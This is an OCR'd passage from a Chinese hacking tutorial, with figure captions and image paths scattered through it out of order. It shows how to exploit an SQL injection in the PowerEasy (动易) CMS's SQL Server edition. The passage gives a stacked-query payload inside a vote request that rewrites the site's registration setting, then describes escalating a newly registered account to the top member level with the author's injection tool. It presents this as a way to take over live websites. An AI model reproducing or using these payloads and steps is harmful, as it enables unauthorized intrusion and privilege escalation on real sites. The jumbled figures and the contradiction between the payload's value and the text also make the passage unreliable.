


图 4




图 5

伤，有一定的局限性）。

二、实战演示

光说不练是个空把式，我们以一个ＳＱＬ版的动易网站来做演示，给大家详细介绍一下这个漏洞的利用方法。首先找到一个动易系统，找到后使用我编写的“蝉之刃注入工具”来检测一下该系统是否存在漏洞，如图 1 。




图 3




图 6




图 7

填入网站地址和端口号，选择动易利用工具模块中的“测试漏洞”，结果返回：**错 误 号：−2147217913
错误描述：将 nvarchar 值 'xueke_2007' 转换为数据类型为 int 的列时发生语法错误。
错误来源：Microsoft OLE DB Provider for SQL Server
**。如果看到了这个返回信息，就说明：1．这个站点的动易系统存在漏洞；2．这个动易版本是SQL版的。我们已经有80%的把握成功拿下这个网站了。

我们在浏览器中打开Reg/User_Reg.asp界面来注册用户，看到这儿，可能会有读者要问了：倘若网站关闭了注册怎么办呢？呵呵，其实这是一个很简单的问题，控制注册是否关闭的是什么？是数据库！控制数据库的是什么？是我们！只要把数据包中最后一行语句替换成 **VoteOption=1=277;update+[PE_config]+set+EnableUserReg=0−/−&VoteType=Multi&Action=Vote&ID=1**，然后点“计算数据长度”，将所计算出来的数值替换“Content−Length:”之后的数值，然后点提交；这时候，数据库里控制用户注册的EnableUserReg已经被改成了1，就可以注册了。注册完成后就是提权了，直接使用工具里的提权功能就行了。

第一步：填上刚才我们注册的帐号；第二步：填入要提升到的等级（6级最高，默认是6）。最后点确定，这样帐号等级就提升上去了，如图2，图3。到会员中心确认一下权限，原来是普通会员，现在已经是学科总站了（每个网站最高等级称谓不一样，大部分是钻石代理）。现在就可以




图8




图9




图10

